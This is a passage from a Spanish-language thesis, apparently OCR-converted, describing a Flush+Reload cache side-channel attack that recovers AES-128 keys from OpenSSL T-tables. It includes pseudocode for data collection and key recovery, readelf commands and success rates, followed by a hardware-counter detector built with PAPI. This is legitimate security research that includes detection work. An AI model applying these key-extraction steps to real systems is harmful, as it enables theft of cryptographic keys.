  Nota: Tendremos que verificar que durante la compilación de los archivos que conforman el ataque y que utilizan el flag -lcrypto se utiliza la misma versión que la que le pasaremos al atacante posteriormente como argumento (en caso de dudas, se recomienda comprobar con el comando ldd).

- **Desplazamientos de las tablas con respecto a la cabecera de la librería dinámica**. Los extraeremos con los siguientes comandos:

```
$ RUTA_ABSOLUTA_LIB="Ruta absoluta de la libreria"
$ readelf -a $RUTA_ABSOLUTA_LIB > /tmp/aeslib.txt
$ cat /tmp/aeslib.txt | grep Te0
$ cat /tmp/aeslib.txt | grep Te1
$ cat /tmp/aeslib.txt | grep Te2
$ cat /tmp/aeslib.txt | grep Te3
```

Los datos correspondientes a la máquina (extraídos en el capítulo 5), junto con los citados anteriormente corresponden a los ubicados en el fichero de código del anexo C.1. Teniendo estos datos, podemos proseguir con el ataque.

Capítulo 6

Generación del ataque

Tendremos un servidor UDP monohilo que actuará como víctima. Este recibirá textos y los devolverá encriptados. A su vez tendremos un proceso que será el atacante y que enviará los textos a la víctima con el fin de obtener la clave utilizada por el servidor para realizar las encriptaciones. Ambos procesos se ejecutarán en cores distintos, por lo que la sincronización entre ambos se producirá al realizar peticiones el atacante (ver figura 6.1).

Para la codificación se utilizará el algoritmo AES de la librería openssl citado en el capítulo 5 con clave de cifrado de 128 bits. El código completo del servidor se puede encontrar en el anexo C.2.

El ataque se basa en el desarrollado por *Irazoqui et al.* [17] y posteriormente mejorado por *Briongos et al.* en [8]. La base de éste consistirá en observar si unas filas concretas de las T-tablas se encuentran en cache o no tras la ejecución de una encriptación. Utilizaremos la información de si se ha producido un acceso a una línea concreta de cada una de las tablas para poder interpretar si se han utilizado determinados caracteres, y así inferir la clave de encriptación utilizada. Ya vimos en capítulo 3 que para saber si un dato estaba o no en cache podíamos usar la técnica de Flush&Reload (desarrollada en la sección 3.2.4).

Comenzamos explicando el ataque de manera detallada.




Figura 6.1: Atacante y víctima

6.1. Deduplicación para la unificación de las librerías

Una vez conseguidas las posiciones de inicio de las tablas y el tamaño de línea de la cache, lo primero que debemos hacer es forzar a que el proceso atacante y el proceso víctima compartan la biblioteca dinámica del algoritmo criptográfico, para que así accedan a los mismos datos de la biblioteca (en concreto las T-tablas). Para ello, lo primero que haremos será traer la biblioteca a memoria mediante un *mmap* en el proceso atacante. A continuación realizaremos una serie de encriptaciones (que no se tendrán en cuenta en etapas futuras) de cara a que el demonio correspondiente active la deduplicación (sección 2.2.2) y unifique así la librería cargada con *nmap* y la que ha cargado dinámicamente el proceso víctima. Se ha comprobado experimentalmente que la deduplicación tarda entorno a 300 encriptaciones en

unificar ambas librerías.

6.2. Fase de recogida de datos

Una vez que ambos procesos comparten las tablas, el siguiente paso es extraer información del algoritmo. Para ello, repetiremos tres de pasos de manera iterativa:

1. Expulsar las tablas de la cache (en concreto, las líneas que serán observadas).
2. Solicitar encriptaciones.
3. Averiguar y almacenar qué líneas de las tablas se han traído a cache al ejecutar las encriptaciones solicitadas.

En concreto, miraremos si una línea de cada tabla está en la L3. Para saberlo, utilizaremos la técnica Flush&Reload 3.2.4 [1]. Utilizando el desplazamiento de las tablas (obtenido en 5.2), estaremos espiando la primera línea de cada tabla. Para observar líneas distintas tendremos que sumar el desplazamiento correspondiente (múltiplo del tamaño de línea) a la línea que prefiramos espiar de cada tabla. Se ha comprobado experimentalmente que la línea utilizada tendrá una alta influencia en el número de repeticiones necesarias para obtener la clave completa de manera correcta. Aunque durante este texto se ha detallado el algoritmo para espiar una única línea de cada tabla, se ha comprobado (de manera sencilla) que espiando más líneas de cada tabla obtenemos más información y por lo tanto, mejores resultados.

Comenzaremos limpiando de la cache las líneas que se desean observar mediante la instrucción *clflush*. Debido a que la memoria cache de Intel es inclusiva, se eliminará de todos los niveles, lo que permitirá que el atacante pueda estar en un core distinto. Una vez hecho esto, el atacante enviará un texto a encriptar, que será respondido por la víctima (almacenaremos la respuesta, se explicará la razón en la sección 6.3). Con esto se hará el reload, que, como se

[1] La técnica utilizada para obtener estos datos puede ser cualquiera de las vistas en el capítulo 3, pero actualmente Flush&Reload es la que obtiene mejores resultados.

vió en la sección 3.2.4, consiste en medir el tiempo que tarda en traerse esta línea, y según sea mayor o menor que una cota determinada experimentalmente [2] averiguar si está en cache o en memoria principal. Repetiremos este proceso tantas veces como precisión queramos que tenga el ataque a fin de conseguir obtener la clave una vez que procesemos estos datos. Podemos ver el pseudocódigo asociado a las ideas explicadas en el algoritmo 6.1.

Código 6.1: Fase de recogida de datos.

```
1  for i in 0,···,numero_encriptaciones
2      for j in 0,···,3
3          flush(Te[j])
4      end for
5      M = generarMensajeAleatorio()
6      enviarMensaje(M, victima)
7      mensaje_encriptado[i] = recibirMensaje()
8      for j in 0,···,3
9          X[i][j] = reload(Te[j])
10     end for
11 end for
```

Además, almacenaremos los textos devueltos por el cifrador (el mensaje original no nos importa), que, como veremos, estarán relacionados de manera indirecta con la clave.
Por lo tanto concluiremos esta fase con la siguiente información almacenada: los textos que conforman los mensajes cifrados para cada encriptación y la información de si la línea escogida de cada tabla estaba en la L3 o no al terminar esa encriptación.

6.3. Procesado de datos

Durante las siguientes secciones de este capítulo trataremos los dos pasos finales del algoritmo. Se comenzará obteniendo la última clave de ronda con los datos recopilados en las etapas anteriores. Una vez conseguida ésta, se utilizará para obtener la clave usada por el servidor para encriptar los datos.

[2] La cota podrá ser estimada utilizando el ataque y viendo para qué valor se obtienen mejores resultados.

6.3.1. Obtención de la última clave de ronda

Esta fase será la más compleja, ya que necesitamos inferir los resultados a partir de la información obtenida en la sección anterior. Para ello vamos a tratar de manera detallada ciertas partes del código de AES, que serán las que nos permitan concluir el ataque.
Recordemos que la última ronda de AES optimizada con las tablas tenía la siguiente estructura:

$$\begin{aligned} S_j = &(Te_2[s_{0,j}] \ \& \ 0xFF000000) \oplus \\ &(Te_3[s_{1,(j-C_1)\,\%N_{Bloque}}] \ \& \ 0x00FF0000) \oplus \\ &(Te_0[s_{2,(j-C_2)\,\%N_{Bloque}}] \ \& \ 0x0000FF00) \oplus \\ &(Te_1[s_{3,(j-C_3)\,\%N_{Bloque}}] \ \& \ 0x000000FF) \oplus \\ &RKI_j \end{aligned} \tag{6.1}$$

donde S_j denotaba la columna j-ésima del texto cifrado producido (por lo que corresponderá con lo almacenado en la variable *mensajes_encriptados* del código 6.1), y RKI_j la última clave de ronda. Fijándonos en un elemento del texto encriptado:

$$S_{i,j} = (Te_{(i+2)\,\%4}[s_{i,j}] \ \& \ (0xFF << 8 * (3 - i))) \oplus RKI_{i,j} \tag{6.2}$$

Nuestro objetivo será por lo tanto, obtener la última clave de ronda, que mediante un algoritmo iterativo nos permitirá recuperar la clave inicial del servidor. Esto nos lo facilitará una propiedad de la operación XOR, que resultará fundamental: esta operación es inversa de si misma. Gracias a esto nos será posible despejar la última clave de ronda de la ecuación 6.1, obteniendo:

$$RKI_{i,j} = (Te_{(i+2)\,\%4}[s_{i,j}] \ \& \ (0xFF << 8 * (3 - i))) \oplus S_{i,j} \tag{6.3}$$

En la sección 6.2 obtuvimos si para cada una de las tabla, una línea concreta estaba en la L3 o no al terminar la encriptación. Como se ve en la ecuación 6.2, cada uno de los caracteres obtenidos en el texto cifrado por el servidor depende tanto de la última clave de

ronda (añadida por la operación *AddRoundKey*) como del acceso a una línea de una tabla (y cuyo índice de acceso dependerá del estado en la ronda anterior del proceso de encriptado). Como ya hemos obtenido si una cierta línea de cada tabla estaba o no al terminar el cifrado, podemos asegurar que para las encriptaciones que no hayamos accedido a una determinada línea, los caracteres que componen esa línea de la tabla no habrán sido utilizados (no se habrán producido de ningún $s_{i,j}$ en la parte $Te_{(i+2)\,\%4}[s_{i,j}]$ de la ecuación 6.3). Por lo tanto lo que haremos será un algoritmo de descarte de caracteres, que nos devolverá qué número de veces no ha sido utilizado cada uno de los char, de tal manera que los que tengan menor valor serán nuestros candidatos a última clave de ronda.

Código 6.2: Fase de procesado de datos.

```
1  for t in 0,···,numero_encriptaciones
2
3      //Iteramos en cada fila
4      for i in 0,1,2,3
5
6          //Si no se ha accedido en esa encriptacion a la
7          // linea espiada
8          if X[(i+2)%4][t] == 0
9
10             //Iteramos en cada columna
11             for j in 0,1,2,3
12
13                 //Recorremos todos los elementos que forman
14                 // la linea espiada
15                 for l in 0,···,elementos_por_linea
16                     LRK_{i,j}[(Te_{(i+2)%4}[l] & (0xFF << 8*(3-i))) ⊕ S^t_{i,j}]++
17                 end for
18
19             end for
20
21         end if
22
23     end for
24
25 end for
```

Hay que aclarar que el suceso de no acceder a una línea concreta de una tabla durante la última ronda del algoritmo de encriptación no siempre será observable. Si alguna otra ronda

ha traído esa línea y ninguna ronda posterior ha sobreescrito la ubicación en la que está, el reload nos dirá que esa línea fue cargada. Sin embargo, no sabremos si la línea fue o no cargada en la última ronda, que es lo que queremos. Nos interesará por tanto la probabilidad de no acceder a una línea durante la ejecución del algoritmo de cifrado, que, como vamos a ver no es despreciable, (y que obtuvimos como datos en la fase de recogida de datos en 6.2). Denotamos como nl el número de elementos por línea. La probabilidad de acceder a una línea de una tabla en concreto será:

$$P(Acceder\ linea\ j-ésima\ de\ Te_i) = \frac{nl}{256} \tag{6.4}$$

Por lo tanto la probabilidad de no acceder a una línea concreta dentro de una tabla será:

$$P(No\ acceder\ linea\ j-ésima\ de\ Te_i) = 1 - \frac{nl}{256} \tag{6.5}$$

Como vimos en las ecuaciones 4.21 y 4.22, para cada ronda se realiza un acceso a cada tabla por cada columna del estado. Luego:

$$P(No\ acceder\ linea\ j-ésima\ de\ Te_i\ durante\ una\ encriptación) = (1-\frac{nl}{256})^{4*N_{rondas}} \tag{6.6}$$

Para la máquina utilizada, el número de elementos por línea (nl) es 16, y para AES de 128 bits el número de rondas es de 10 (tabla 4.1). Por lo tanto $P(No\ acceder\ linea\ j-ésima\ de\ Te_i\ durante\ una\ encriptación) = 0,075657338$, lo que corresponde a un $7,6\,\%$. Esto implica que para la máquina utilizada, aproximadamente en una de cada 10 encriptaciones no se accederá a una línea concreta de una tabla (suponiendo la situación ideal en la que no hubiera ruido ninguno), lo que nos permitirá descartar una serie de caracteres para la última clave de ronda, y que justifica el bucle interno del código 6.2.
Para verlo mejor vamos a poner un ejemplo. Establecemos:

- i es la variable que denota el recorrido por filas.
- j es la variable que denota el recorrido por columnas.

- $S_{i,j}$ corresponde al mensaje encriptado devuelto por el algoritmo. La conversión de array (que sería como vendría dada la frase) a matriz se realiza colocando el mensaje por columnas.

- $LRK_{i,j}[t]$ corresponde a una matriz tridimensional en la que los índices i y j sirven para moverse por los elementos de la clave y para cada elemento de ésta tenemos 256 huecos inicializados a cero y que iremos incrementando según vayamos descartando caracteres.

Supongamos que hemos realizado una encriptación y que hemos accedido a las líneas espiadas de las tablas Te_0, Te_1 y Te_3 pero no a la línea espiada de la tabla Te_2 (supongamos que las líneas fueran de 4 elementos). Ésta contiene los siguientes valores hexadecimales: $[0x63, 0x7c, 0x77, 0x7b]$. Vimos que cada elemento de la tabla eran 4 bytes, pero como establecimos en la ecuación 4.22, para la última ronda, de la tabla Te_2 solo se utiliza el primer byte. Esto ocurría por la expresión introducida en la ecuación 6.2 donde el $0xFF000000$ que afecta a Te_2 viene de realizar $0xFF << 8 * (3 - i)$ tomando la $i = 0$ para que $Te_{(i+2)\,\%4}$ sea la tabla Te_2, quedándonos así con los byte indicados.
Tomamos $j = 0$ y supongamos que $S_{0,0} = 0xd6$. Nuestro algoritmo realizará las siguientes operaciones para ese elemento:

$$\begin{aligned} &LRK_{0,0}[0x63 \oplus 0xd6] + + \\ &LRK_{0,0}[0x7c \oplus 0xd6] + + \\ &LRK_{0,0}[0x77 \oplus 0xd6] + + \\ &LRK_{0,0}[0x7b \oplus 0xd6] + + \end{aligned} \tag{6.7}$$

6.3.2. Obtención de la clave inicial

Una vez conseguida la última clave de ronda, necesitamos revertir el proceso de generación de claves que vimos en la sección 4.2.3. Tras una observación detallada se visualiza que realizando el algoritmo totalmente a la inversa podemos generar la clave de ronda anterior

con la clave de ronda que tengamos (recorriendo j desde N_b hasta 0), obteniendo lo siguiente al despejar de las ecuaciones obtenidas en la sección 4.2.3:

- Si $j \ mod \ N_c \ \neq 0$:

$$\begin{pmatrix} RoundKey_{0,j-4} \\ RoundKey_{1,j-4} \\ RoundKey_{2,j-4} \\ RoundKey_{3,j-4} \end{pmatrix} = \begin{pmatrix} RoundKey_{0,j-1} \\ RoundKey_{1,j-1} \\ RoundKey_{2,j-1} \\ RoundKey_{3,j-1} \end{pmatrix} \oplus \begin{pmatrix} RoundKey_{0,j} \\ RoundKey_{1,j} \\ RoundKey_{2,j} \\ RoundKey_{3,j} \end{pmatrix} \tag{6.8}$$

- Si $j \ mod \ N_c \ = 0$:

$$\begin{pmatrix} RoundKey_{0,j-4} \\ RoundKey_{1,j-4} \\ RoundKey_{2,j-4} \\ RoundKey_{3,j-4} \end{pmatrix} = \begin{pmatrix} RoundKey_{0,j} \\ RoundKey_{1,j} \\ RoundKey_{2,j} \\ RoundKey_{3,j} \end{pmatrix} \oplus \begin{pmatrix} Sbox[RoundKey_{1,j-1}] \\ Sbox[RoundKey_{2,j-1}] \\ Sbox[RoundKey_{3,j-1}] \\ Sbox[RoundKey_{0,j-1}] \end{pmatrix} \oplus \begin{pmatrix} Rcon_{0,j/N_c} \\ Rcon_{1,j/N_c} \\ Rcon_{2,j/N_c} \\ Rcon_{3,j/N_c} \end{pmatrix} \tag{6.9}$$

y cuyas *Sbox* podrán ser sustituidas por las T-tablas como hicimos en la ecuación 4.22, pudiendo hacer la siguiente sustitución:

$$\begin{pmatrix} Sbox[RoundKey_{1,j-1}] \\ Sbox[RoundKey_{2,j-1}] \\ Sbox[RoundKey_{3,j-1}] \\ Sbox[RoundKey_{0,j-1}] \end{pmatrix} = \begin{pmatrix} Te_2[RoundKey_{1,j-1}] \ \& \ 0xFF000000 \\ Te_3[RoundKey_{2,j-1}] \ \& \ 0x00FF0000 \\ Te_0[RoundKey_{3,j-1}] \ \& \ 0x0000FF00 \\ Te_1[RoundKey_{0,j-1}] \ \& \ 0x000000FF \end{pmatrix} \tag{6.10}$$

Por lo tanto iterando esto podemos obtener todas las claves de ronda y la clave inicial. Remarcar que el fallo de un simple caracter en la última clave de ronda destrozará por completo la clave inicial, debido a la acumulación de errores generada por el proceso iterativo del algoritmo citado. El código completo del ataque se puede encontrar en el anexo C.4.

Hay que añadir que será posible utilizar el algoritmo con pequeñas modificaciones para otros algoritmos criptográficos basados en tablas.

6.4. Resultados

Para comprobar la efectividad del ataque, se han realizado una serie de pruebas, cuyos resultados se van a listar a continuación:

Tabla	Número de línea observada
0	5
1	1
2	6
3	1

Tabla 6.1: Líneas de tablas utilizadas en las pruebas

- Se ha comprobado experimentalmente que en función de la línea de cada tabla espiada se obtienen resultados distintos debidos a que cambia el conjunto de cache en el que se ubica la línea. Por lo tanto, se ha ajustado la línea observada de cada tabla de cara a obtener los mejores resultados posibles. En el caso de la máquina utilizada para las pruebas, se han usado las líneas mostradas en la tabla 6.1.

- En caso de espiar una línea por tabla, han sido necesarias 50000 encriptaciones para obtener un buen resultado. Sin embargo, espiando 4 líneas de cada tabla se consigue reducir el ataque a unas 5000 encriptaciones obteniendo aproximadamente los mismos resultados.

- Las tasas de éxito obtenidas han sido entorno al 90 % de aciertos.

- Tiempo de ejecución del ataque: inferior a un 1 segundo en ambos casos.

Capítulo 7

Detección del ataque

A continuación desarrollaremos las técnicas usadas para la detección de ataques como el diseñado en el capítulo 6. La utilización de contadores hardware ya ha sido utilizada para detectar este tipo de ataques, por ejemplo en [11], donde monitorizan el comportamiento del proceso víctima y del atacante, o en [27], monitorizando las distintas máquinas virtuales presentes en el sistema. En este caso, la aproximación tomada será similar a la tomada en [7] pero realizando un detector más simple y un estudio más detallado respecto a fragmentaciones en el ataque.

Durante la sección 7.2 nos centraremos en monitorizar una serie de eventos que caracterizarán si el ataque está o no activo (y la construcción del detector), y posteriormente, en la sección 7.3, estudiaremos el comportamiento del detector con variantes temporales del ataque. Observaremos que el tiempo de muestreo del detector influirá notablemente en la detección de los ataques fragmentados.

7.1. Contadores hardware

Los contadores hardware, o más conocidos por sus siglas en inglés, PMC (Performance Monitoring Counters) son una serie de registros integrados en el procesador que pueden ser utilizados para almacenar información relativa al estado del sistema. Su utilización viene descrita en [1], y consiste en la manipulación de una serie de bits para el manejo de estos contadores. Para simplificar su uso, se han desarrollado interfaces como la librería PAPI.

PAPI es una interfaz para C desarrollada sobre el subsistema `perf_event` de Linux para facilitar la interacción y manejo de los contadores hardware. Con él se pueden monitorizar consumos, temperaturas, así como una serie de eventos hardware (siempre y cuando estén disponibles en la arquitectura utilizada). Para este estudio se ha utilizado la versión de PAPI citada en el capítulo 5.

En nuestro caso usaremos esta librería para medir el número de veces que se han producido una serie de eventos relacionados con la L3 para un proceso concreto.

7.2. Detección del ataque

La estructura del ataque presenta una característica fundamental: la cantidad anómala de fallos de L3 debido al continuo uso de las instrucciones *clflush* y el posterior acceso a esos datos (que vuelve a traer a la L3). Debido a esto, la intuición así como los trabajos citados al principio del capítulo sugieren que el primer contador seleccionado para la construcción del detector sea **PAPI_L3_TCM** (Level 3 cache misses). Ahora bien, el número de fallos de cache de nivel 3 no será del todo orientativo, ya que un número bajo podría deberse a poca actividad y un número alto se podría producir por otras causas. Para tener un mayor control sobre esto, utilizaremos también el contador **PAPI_LD_INS** (Load instructions). El cociente $\frac{PAPI\_L3\_TCM}{PAPI\_LD\_INS}$ resulta demasiado pequeño debido a la diferencia de magnitudes entre los datos recogidos por ambos contadores, por lo que estudiaremos la siguiente modificación: $\frac{PAPI\_L3\_TCM}{PAPI\_LD\_INS} * 1000$ que corresponde al número de fallos de L3 por instrucción de LOAD, multiplicado por 1000.

De esta forma, al medir el cociente de ambos contadores multiplicado por 1000, se podrán dar dos casos:

- Cuando esté ocurriendo un ataque, el detector mantendrá un valor fijo superior a cero (debido a que el número de instrucciones de LOAD será cercano al número de fallos de L3 $* 1000$).
- Cuando no se produzca ataque, podrán ocurrir picos que lleguen a ese valor, pero de

manera aislada, estando normalmente muy próximo a cero (en este caso, el número de instrucciones de LOAD será varios ordenes de magnitud mayor que el número de fallos de L3 $*$ 1000).

El detector tiene la siguiente estructura:

- Inicialización de la librería PAPI ejecutando la instrucción *PAPI_library_init*.
- Establecimiento del dominio de escucha de los contadores a todos los procesos del sistema mediante la orden *PAPI_set_domain*.
- Creación de un EventSet: se crea una estructura de datos encargada de almacenar nuestros contadores (*PAPI_create_eventset*).
- Carga de los contadores en el eventset: ejecutamos *PAPI_add_event* para cada uno de los contadores que necesitamos (siempre que sean compatibles y no necesiten ser multiplexados).
- Adjuntar el eventset a un proceso. Para ello realizaremos un *PAPI_attach* del eventset al PID del proceso que queramos vigilar si es atacado.
- Iniciamos los contadores con *PAPI_start*.
- Bucle de escucha:


```
1  while  detector_activo:
2      #Inicializamos el array en el que guardamos los resultados de los
       contadores
3      valores_contadores[i] = 0 ∀ i in {0,...,numero_contadores}
4
5      #Recogemos el valor de los contadores (PAPI_accum lee los contadores
        a una variable y los pone a cero de nuevo)
6      PAPI_accum(event_set, valores_contadores)
7
8      #Procesado de los datos de los contadores
9      ...
10
11     #Esperamos el tiempo correspondiente a la granualidad que queramos
       que tenga el contador
12     sleep(tiempo de muestreo)
```

El código completo puede encontrarse en el anexo C.5.


Para las pruebas, además del proceso atacante planteado en el capítulo 6, se ha utilizado un proceso que enviaba un conjunto de varias encriptaciones seguidas. El procesado de datos puede variar, en este caso se fueron guardando los resultados de los dos contadores en un fichero, para posteriormente calcularse y representar gráficamente la métrica, en un proceso distinto utilizando python y la biblioteca matplotlib.

En las figuras 7.1 y 7.2, se muestran los resultados obtenidos al realizar las mediciones con los contadores PAPI_L3_TCM y PAPI_LD_INS para el proceso víctima sin ataque (columna derecha), y en presencia de él (a la izquierda). Se observa la diferencia entre cuando hay ataque y cuando no en ambos contadores. Para el contador de fallos de L3, durante la detección de un ataque obtenemos que una vez pasado el pico inicial (experimentalmente se ha observado que tiene una duración de unos $100ms$) se miden valores que se mantienen por encima de cero de manera constante. Sin embargo, cuando no se está detectando un ataque obtenemos picos aislados sobre el cero. Además el número de instrucciones de load necesarias sube respecto a cuando el sistema está sufriendo un ataque, ya que cuando no hay ataque se producen muchos menos fallos de cache y, por tanto, el proceso víctima ejecuta más encriptaciones por unidad de tiempo.


En las figuras 7.3 y 7.4 se incluyen los resultados anteriores para la métrica $\frac{PAPI\_L3\_TCM}{PAPI\_LD\_INS} * 1000$. Al igual que en las figuras 7.1 y 7.2 obtenemos un breve periodo inicial de unos $100ms$ en el que el valor de la métrica es algo irregular debido a las cargas iniciales, pasando de nuevo a un comportamiento más estable. Se observa claramente que en presencia de ataque, el valor de la métrica se sitúa por encima de uno, a diferencia de cuando no hay ataque, que es más próximo a cero. Por lo tanto, visualizando las dos figuras anteriores, tenemos que para todas las frecuencias de muestreo estudiadas se obtienen resultados similares, pudiéndose detectar con todas el ataque. En consecuencia, será mejor elegir frecuencias de muestreo bajas (sacrificando la precisión), ya que nos producirán una menor carga de trabajo obteniendo




(a) Con ataque, frec. detección: 100 μs



(b) Sin ataque, frec. detección: 100 μs



(c) Con ataque, frec. detección: 1 ms




(d) Sin ataque, frec. detección: 1 ms

Figura 7.1: Resultados obtenidos para diferentes medidas de muestreo (primera fila $100\mu s$, segunda $1ms$). En cada una de las imágenes se encuentra el resultado de los contadores: fallos de cache L3 (arriba), e instrucciones de LOAD (abajo), siendo la primera columna con presencia de ataque y la segunda sin él.


los mismos resultados.

7.3. Detección de ataques fragmentados


Si se observa el ataque de manera detallada, se aprecia que para cada una de las encriptaciones, se realiza un Flush&Reload, que no necesita información calculada en el Flush&Reload anterior. Por lo tanto, si separamos el bucle que desarrollamos en el código 6.1 en distintas etapas separadas por un tiempo, y luego tratamos los resultados juntos en el código 6.2, podremos fragmentar el ataque para intentar ocultarlo. Durante esta sección trataremos de fragmentar el ataque dividiéndolo en pequeños *paquetes* (agrupaciones de encriptaciones) separados por un intervalo de tiempo, con el fin de determinar si la detección sigue siendo posible, así como el intervalo de muestreo utilizado por el detector más




(a) Con ataque, frec. detección: 10 ms



(b) Sin ataque, frec. detección: 10 ms




(c) Con ataque, frec. detección: 100 ms

